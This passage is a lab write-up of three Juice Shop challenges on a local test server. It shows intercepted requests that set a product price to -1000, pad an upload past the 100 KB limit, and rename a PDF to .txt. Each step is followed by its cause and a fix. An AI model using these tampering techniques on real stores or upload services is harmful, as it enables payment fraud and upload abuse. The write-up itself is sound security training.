


Figure 1.7.2: Accountant page

Step 2: Once logged in, I located the API request responsible for handling product prices.

- I captured the request using Charles Proxy.
- I located the `price` parameter in the JSON payload.
- I tampered with the value, changing the price to a negative number.

```
"price": "-1000"
```

PUT http://192.168.2.19:8080/api/Products/1 → 200 OK

Overview Contents Summary Chart Notes

```
1 {
2   "price": "-1000"
3 }
```

Headers Cookies Authentication Text Hex JavaScript JSON JSON Text Raw

```
1 {
2   "status": "success",
3   "data": {
4     "id": 1,
5     "name": "Apple Juice (1000ml)",
6     "description": "The all-time classic.",
7     "price": "-1000",
8     "deluxePrice": 0.99,
9     "image": "apple_juice.jpg",
10    "createdAt": "2026-01-17T17:24:43.649Z",
11    "updatedAt": "2026-01-17T18:19:36.069Z",
12    "deletedAt": null
13  }
14 }
```

Figure 1.7.3: Intercepting the request and setting the price to -1000

Step 3: The system accepted the negative value.




Figure 1.7.4: Change minus price success

Thank you for your purchase!

Your order has been placed and is being processed. You can check for status updates on our [Track Orders](#) page.

Your order will be delivered in 5 days.

Delivery Address
VN
VN, VN, VN, 12312312
VN
Phone Number 1231231231

Order Summary

Product	Price	Quantity	Total Price
Apple Juice (1000ml)	-1000₫	1	-1000.00₫
		Items	-1000.00₫
		Delivery	0.00₫
		Promotion	0.00₫
		Total Price	-1000.00₫

You have gained -100 Bonus Points from this order!

Figure 1.7.5: Purchase with minus price product success

1.7.d Why is it vulnerable?

- **Broken Business Logic:** The application treats the price as a simple mathematical variable without considering the real-world constraint that prices cannot be negative.
- **Trusting Client Input:** The backend relies on the values sent by the client (or stored in a modifiable state) without re-validating that `price > 0` before processing the transaction.

1.7.e How to prevent it?

- **Server-Side Validation:** Strictly enforce range checks on the backend. The API must verify that `price > 0` for every transaction or product update.
- **Data Integrity:** Use unsigned integers (non-negative numbers) for monetary values in the database schema where appropriate, or implement database constraints (`CHECK (price >= 0)`) to reject negative numbers at the storage level.
- **Access Control:** Ensure that sensitive endpoints like `/accounting` are protected by robust session management and are not easily discoverable via public client-side scripts (`main.js`).

1.7.f What did I learn?

- **Signed vs. Unsigned:** I learned the importance of data types. Using signed integers for values that should never be negative (like prices or quantities) opens the door for logical exploits.
- **Business Logic Flaws:** These are often harder to detect than syntax errors because the code "works" (the math is correct), but the outcome violates business rules.

1.8 Upload Size ★★★

1.8.a Goals

The objective of this challenge is to bypass the file size restriction mechanism. The application theoretically enforces a file limit (100 KB), and the goal is to upload a file larger than this limit to the server by circumventing the validation checks.

1.8.b How did I analyze?

- Observation: I initially attempted to upload a large file via the "Profile Image" endpoint, but the server blocked it with a `MulterError`. This indicated that the profile upload is securely configured.
- Hypothesis: I shifted my focus to the "Complaint" form (`/file-upload`). I hypothesized that this secondary feature might rely solely on client-side validation or lack the strict server-side configuration applied to the profile section.




Figure 1.8.1: Upload file endpoint

1.8.c What did I do?

Step 1: I created a valid PDF file that was slightly under the limit. This was necessary to pass the initial client-side check enforced by the browser's JavaScript.


A screenshot of a web form titled "Complaint". The form has a dark background with light-colored text. It contains three main input fields: "Customer" with the value "jim@juice-sh.op", "Message*" with the value "Very Bad", and "Invoice:" with a "Choose File" button and the filename "1.pdf". Below the message field, there is a character count "8/160" and a hint "Max. 160 characters". At the bottom of the form is a "Submit" button with a right-pointing arrow icon.

Figure 1.8.2: Preparing a valid PDF file under 100KB

Step 2: I manually edited the raw request body in the proxy.

- To increase the file size without corrupting the file headers, I located the file content within the encapsulated boundary.
- I copied a large chunk of the PDF data and pasted it multiple times (duplicating the content). This effectively increased the payload size to well over 100 KB.

```
POST http://192.168.2.19:8080/file-upload → 204 No Content
Overview Contents Summary Chart Notes
1 -----WebKitFormBoundaryvjbql5Tw5cZ4m1x
2 Content-Disposition: form-data; name="file"; filename="1.pdf"
3 Content-Type: application/pdf
4
5 %PDF-1.7
6 %µµµµ
7 1 0 obj
8 <</Type/Catalog/Pages 2 0 R/Lang(en) /StructTreeRoot 17 0 R/MarkInfo<<Marked true>>/Metadata 130 0 R/ViewerPreferences 131 0 R>>
9 endobj
10 2 0 obj
11 <</Type/Pages/Count 2/Kids[ 4 0 R 10 0 R] >>
12 endobj
13 3 0 obj
14 <</Author[þý L è B ù i T i l n T h u - n) /CreationDate(D:20260117184616+00'00') /ModDate(D:20260117184616+00'00') /Producer() /Creator() >>
15 endobj
16 4 0 obj
17 <</Type/Page/Parent 2 0 R/Resources<<ExtGState<</GS6 6 0 R/GS9 9 0 R>>/Font<</F1 7 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /Contents 5
18 0 R/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S/StructParents 0>>
19 endobj
20 5 0 obj
21 <</Filter/FlateDecode/Length 1017>>
22 stream
23 x YÜjÜ@}è#ñ
24 x=ÜS IÖ BhJ\ÜPÜ ØYÜR«PBYþjq Q,1QÜ'f,Iÿ°çI=3 /Ëp~|~tvL rx[DäÖKñn a _j]o-I², ©M41JRE 6TJÄ4U)Ü|7{0S8EJ> «73ÊE9ÜäYb5YÉE+r6ª %ä~f$1Ä (ò-ZVUÜ+ ZÄ- E2%Äa
25 Çue äap8
26 ø=# NMØØ# SE!RR«Èh 6~+NÄâè`EÄ~xNPÖU40Ä% Äo q* D9a#0 I`|]#EapwPÖP7wëW 6Üe~ ÈI TJ PÖg7i:,5E <Ä8~C! ³ut6Äny» · ·eH ú $9>#½'D|Ü:62ø GCU /«qX'ÇLÄIeª&=Äç
27 \QY ÜPx 7QÜxÄM,eo ÄYUV·ç
28 ädäX\ {ÖR«~}ÄN-äÜ$Fm95r $+ n+7 +0b#ÄeK » Ä|Éaí I. _RoAª# Ä_ Z=I J$)+äÜh+z Väi00ä .-Ii aIu#Ä T'ÄcDA:~6« Yé06~;² eè'ëw~« · 60,G1$ø ØgcàCG-L3 $XØI=0 ÄkacöëÜZ
29 Ürö"IäÜÜa?Ef0 {½» äçÖÖ ÜHicV"xª ³'äaVÖ$ Ü8 ~¹c|ä Z«Éz gÜYw äÜ<0-4Nq« >EX-Ç ^y_Ä|IqreÜÄY äöu>.D ½l|-B'pIA0-T3A rüjÜ7WJ)+jÜI_r6>öTB5ö0qsÄ I--Ä.S^ÇLe
30 0Ü äö0ö ÄÄÜe -jämörÇä½@Ü6Eé½,äÄj j »BD ZÜ½1 _s<p Ç=12Ä/cüµ½½j i ,1ZcFÜpL\IF¹xISI ö6#Ää SN Özj '5Iip/>·riø'ä jÄ s RNSÖIö_ +qXØ Ä¹D äIy'hcÉql;j½ eè,N\ÇN ö0
31 1 p,»= q 'R=I²Z[ eÖÄ0 530N~ c002j½N$0Ä1 p10j|µjE68 i005TöAYV pL_ØuxÜ½4)µ»³y Cjg äÄ0-T3A|ÖEý. p è-W
32 endstream
33
34 Headers Cookies Authentication Text Hex Multipart Raw
35
36 HTTP/1.1 204 No Content
37
38 Access-Control-Allow-Origin *
39 X-Content-Type-Options nosniff
40 X-Frame-Options SAMEORIGIN
41 Feature-Policy payment 'self'
42 X-Recruiting /#jobs
43 Date Sat, 17 Jan 2026 19:07:27 GMT
44 Keep-Alive timeout=5
45 Proxy-Connection keep-alive
```

Figure 1.8.3: Duplicating file content in the raw request to exceed the size limit

1.8.d Why is it vulnerable?

- Inconsistent Security Policy: The developers applied strict security to the "Profile Image" feature but neglected the "Complaint" form. Security controls must be applied uniformly.
- Reliance on Client-Side Checks: The application likely relied on the browser to stop users from uploading large files. Once the request is intercepted, those client-side checks are bypassed.

1.8.e How to prevent it?

- Do not rely on client-side JavaScript for security. Implement strict file size limits on the server for all upload endpoints.
- Ensure security configurations are applied consistently across the entire application, treating every input point as a potential threat.

1.8.f What did I learn?

- I learned that security is often inconsistent. Even if one part of an app is secure (like Profile Image), another part (like Complaints) might be wide open.
- This challenge reinforced that "validating" a file on the user's computer is useless if the attacker can modify the data stream in transit.




Figure 1.8.4: Upload Size solved

1.9 Upload Type ★★★

1.9.a Goals

The objective of this challenge is to bypass the client-side file extension filter and successfully upload a file type that is strictly prohibited by the user interface (e.g., a non-PDF/ZIP file).

1.9.b How did I analyze?

- **Observation:** The "Complaint" form allows users to upload files but enforces a strict whitelist of file extensions (usually `.pdf` or `.zip`) via client-side JavaScript or HTML `accept` attributes.
- **Hypothesis:** If the validation is purely client-side, I can trick the browser by selecting a valid file to enable the "Upload" button, but then change the filename to a prohibited extension (like `.exe` or `.md`) while the request is in transit.

1.9.c What did I do?

Step 1: I created or selected a legitimate file to satisfy the browser's frontend validation. This allows the "Submit" button to become active.

Complaint

Customer

jim@juice-sh.op

Message*

I want to upload a txt file.

Max. 160 characters 28/160

Invoice: Test.pdf

Figure 1.9.1: Preparing a valid PDF file that can submit

Step 2: I initiated the upload process. Before the request left my machine, I intercepted the POST request using Charles Proxy

```
POST http://192.168.2.19:8080/file-upload → 204 No Content
Overview Contents Summary Chart Notes
1 -----WebKitFormBoundaryTAqMjd5d0mA1EJ1
2 Content-Disposition: form-data; name="file"; filename="Test.pdf"
3 Content-Type: application/pdf
4
5 %PDF-1.7
6 %µµµµ
7 1 0 obj
8 <</Type/Catalog/Pages 2 0 R/Lang(en) /StructTreeRoot 17 0 R/MarkInfo<<Marked true>>/Metadata 130 0 R/ViewerPreferences 131 0 R>>
9 endobj
10 2 0 obj
11 <</Type/Pages/Count 2/Kids[ 4 0 R 10 0 R ] >>
12 endobj
13 3 0 obj
14 <</Author(pÿ L è B ù i T i l n T h u - n) /CreationDate(D:20260117184616+00'00') /ModDate(D:20260117184616+00'00') /Producer() /Creator() >>
15 endobj
16 4 0 obj
17 <</Type/Page/Parent 2 0 R/Resources<<ExtGState<</GS6 6 0 R/GS9 9 0 R>>/Font<</F1 7 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /Contents 5
18 0 R/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/5/StructParents 0>>
19 endobj
20 5 0 obj
21 <</Filter/FlateDecode/Length 1017>>
22 stream
23 x YUjU@}èaŃ
24 ÇÙe àap8
25 0# NM00# SE!RR«Èh &~+NÀbè`ÉÁ~xNPòU40À% Áo q` D9aŃ0 I`})#EapwP7w8W 600~ ÈI TJ P0g7i:,5E < A8~C! 3ut8Any»· ·eH ú $9>#3'DjU:ò2ø GCU /0qX'ÇLÀ!e°&=Áç
26 3d8X\ {0R<-]eN-8U$Fm95r $+ n+7 +0bŃÀeK » Á|ÈàI I. _RoA°# Á_ Z=I J$)+00h+z Vâi00â .-IiaIu#A T'AcDA:~6« Vê06»:² eè'èW~« · 60,G1$Ń 0gcàCG-L3 $X0I=0 Ákac0éúZ
27 Úr0"I²èù0e7Éf0 {Ń3» àç00 0HicV~« »'0aV0$ 08 ~¹e|à6 Z«Ez gUŸW à0<0-4N0× >EX-Ç ^y_Á|Iere0U\Y á0u>.D 3l|-B³pIA0-T3A rüjU7WJ)+)0I_r6>0TB500qsA I-À.S^ÇLe
28 0»U á000ÁR0æ -jám0rçá3è006ÉéŃ,áŃj j »B0 2U31~s<p Ç»l2Á/cùµ33j í .i2efU pL\IF³xISI 00#ÁÁ SN 0zj'siIp/>·ri0'á {Á s RN50I0_ +Ńx0 Å^ID áŸ³hcÉql;j3 eè,N\ÇN 00
29 1 p,»«q'Æ»I²ZZ[ e0Á0530N~ c002j3N$0Ái p10jµjE68 i005I0AYV p1_0ux034)µ»³ýCjg áA0-T3A[0Éy. p è-W
30 endstream
31 endobj
32 6 0 obj
33 <</Type/ExtGState/BM/Normal/ca 1>>
34 endobj
```

Figure 1.9.2: Intercepting the upload request

Step 3: I located the filename parameter within the Content-Disposition header of the request body.

- Original: filename="Test.pdf"
- Modified: filename="Test.txt".

```
POST http://192.168.2.19:8080/file-upload
Compose
1 -----WebKitFormBoundaryhmp7H2P8SHhZ0vL7
2 Content-Disposition: form-data; name="file"; filename="Test.txt"
3 Content-Type: application/pdf
4
5 %PDF-1.7
6 %µµµµ
7 1 0 obj
8 <</Type/Catalog/Pages 2 0 R/Lang(en) /StructTreeRoot 17 0 R/MarkInfo<<Marked true>>/Metadata 130 0 R/ViewerPreferences 131 0 R>>
9 endobj
10 2 0 obj
11 <</Type/Pages/Count 2/Kids[ 4 0 R 10 0 R ] >>
12 endobj
13 3 0 obj
14 <</Author(þý L ë B ù i T i è n T h u - n) /CreationDate(D:20260117184616+00'00') /ModDate(D:20260117184616+00'00') /Producer() /Creator() >>
15 endobj
16 4 0 obj
17 <</Type/Page/Parent 2 0 R/Resources<</ExtGState<</GS6 6 0 R/GS9 9 0 R>>/Font<</F1 7 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /Contents 5
18 0 R/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S/StructParents 0>>
19 endobj
20 5 0 obj
21 <</Filter/FlateDecode/Length 1017>>
22 stream
23 x YÜjÜ@}èaÑ
24 x=U5 I0 BhJ\ÜPú ØYÜRè%PBÿz+jq Q,1QÜ`{,Iÿ°ç Í=3 /Ëþ~|~tvL rx|DáÓKmn a _j o-I², ©M41JRE 6TJÄ4U)Ü|7{0S8E}> q73ÊÉ9Ü8Yb5ÿÉ&+r8ª %6~f $1Ä (0~ZVU0+ ZÄ- £2%Äa
25 çÜe äap8
26 ð# NM 0 0# SE!RR=Éh &`+NÄäe' ÉÄ~ÑP òU40Ä% Äo q' D9a0 1'}|)#EapwðP?wEW GÜc~ ÊI TJ PÖg?i:,5& < A8~c! ³utBÄ=y=- ·e H ú $9>#ÿ'D|Ü:ò2ð GCU /@qX'ÇLÄÏe°6=Äç
27 \QY Üþx 70ÜxÄH,eo ÄYUV'ç
28 ädX\ (ÖRe-jdN-äÜ$Fm95r $+ n+7 +òbñÄeK » Ä|Èäi I. _RoAª# Ä_Z=I j$)+ä0hæz Vâi00ä -iiaIu#Ä T'ÄcDA:~6w V6Ü6w;² cè'EW-w · 66,G15m 0gcðC6-L3 $X8I=0 ÄkacBäÜZ
29 Ür0"ITèÜ0g 7Éf 0 {%- äç Ö0 ØHicV~xª '³äaV0$ ü8 ~¹c|äâ Zx£z gÜyW ä0<0-4N0x >EX-Ç ^y_Ä|Ïer0ÜÄY ädu>.D ÿl|-B³pIÄ0-T3A rüjÜ7VJ|)+ÜI_r6>0T8560qsÄ I-Ä.S^ÇLe
30 0=0 ä000ÄÉÜe -jamörçäÿ006fê$ ,äñj j »00 2Üÿ1_-s<P C=12Ä/cüµäÿj i .1ZerÜpl\IF¹xISI öð#Ää SN Özj '5iIp/>·r10'ä ;Ä s RÑSÜI0_ +%x0 Æ¹D äIy¹hcEqL|jÿ cè,N\ÇN ö0
31 1 p,»=q 'Æ¹I²ZZ[ e0Ä0 530Ñ~ c00Zj³Ñ$0Äi p10}{µ|Ê68 i00SI6AYV pl_0uxÜ4)µ»¹ý C)g äÄ0-T3A[ÖEy. p è-W
32 endstream
33 endobj
34 6 0 obj
35 <</Type/ExtGState/BM/Normal/ca 1>>
36 endobj
37 7 0 obj
38 <</Type/Font/Subtype/TrueType/Name/F1/BaseFont/BCDEEE+Aptos-Narrow/Encoding/WinAnsiEncoding/FontDescriptor 8 0 R/FirstChar 45/LastChar 125/Widths 129 0 R>>
39 endobj
40 8 0 obj
41 <</Type/FontDescriptor/FontName/BCDEEE+Aptos-Narrow/Flags 32/ItalicAngle 0/Ascent 939/Descent -282/CapHeight 939/AvgWidth 519/MaxWidth 1549/FontWeight 400/XHeight 250/StemV
42 51/FontBBox[ -457 -282 1092 939] /FontFile2 127 0 R>>
43 endobj
44 9 0 obj
45 <</Type/ExtGState/BM/Normal/CA 1>>
46 endobj
47 10 0 obj
48 <</Type/Page/Parent 2 0 R/Resources<</Font<</F2 12 0 R/F1 7 0 R>>/ExtGState<</GS6 6 0 R/GS9 9 0 R>>/ProcSet[/PDF/Text/ImageB/ImageC/ImageI] >>/MediaBox[ 0 0 595.32 841.92] /
49 Contents 11 0 R/Group<</Type/Group/S/Transparency/CS/DeviceRGB>>/Tabs/S/StructParents 1>>
50 endobj
```

Figure 1.9.3: Renaming the file extension in the raw request

Step 4: [Execution] I forwarded the manipulated request to the server.




Figure 1.9.4: Upload txt file success

1.9.d Why is it vulnerable?

- **Client-Side Trust:** The application developers relied on the HTML form to filter files. An attacker can easily bypass this by modifying the HTTP traffic.
- **Missing Backend Validation:** The server accepted the file stream and the filename metadata blindly without verifying if the extension matched the allowed types.

1.9.e How to prevent it?

- Implement strict file type validation on the backend. The server must verify the file extension against an allow-list.
- Randomize and rename uploaded files (e.g., upload_timestamp_12345.data) on the server. This prevents attackers from executing scripts via predictable filenames or dangerous extensions.

1.9.f What did I learn?

- **Metadata Manipulation:** I learned that metadata (like filenames) sent in an HTTP request is just user input. It is not tied to the actual file content and can be changed arbitrarily.
- **Defense in Depth:** File upload security requires multiple layers: Extension checks, MIME type checks, Magic Byte analysis, and proper storage configuration (e.g., preventing execution in upload directories).




Figure 1.9.5: Upload type solved

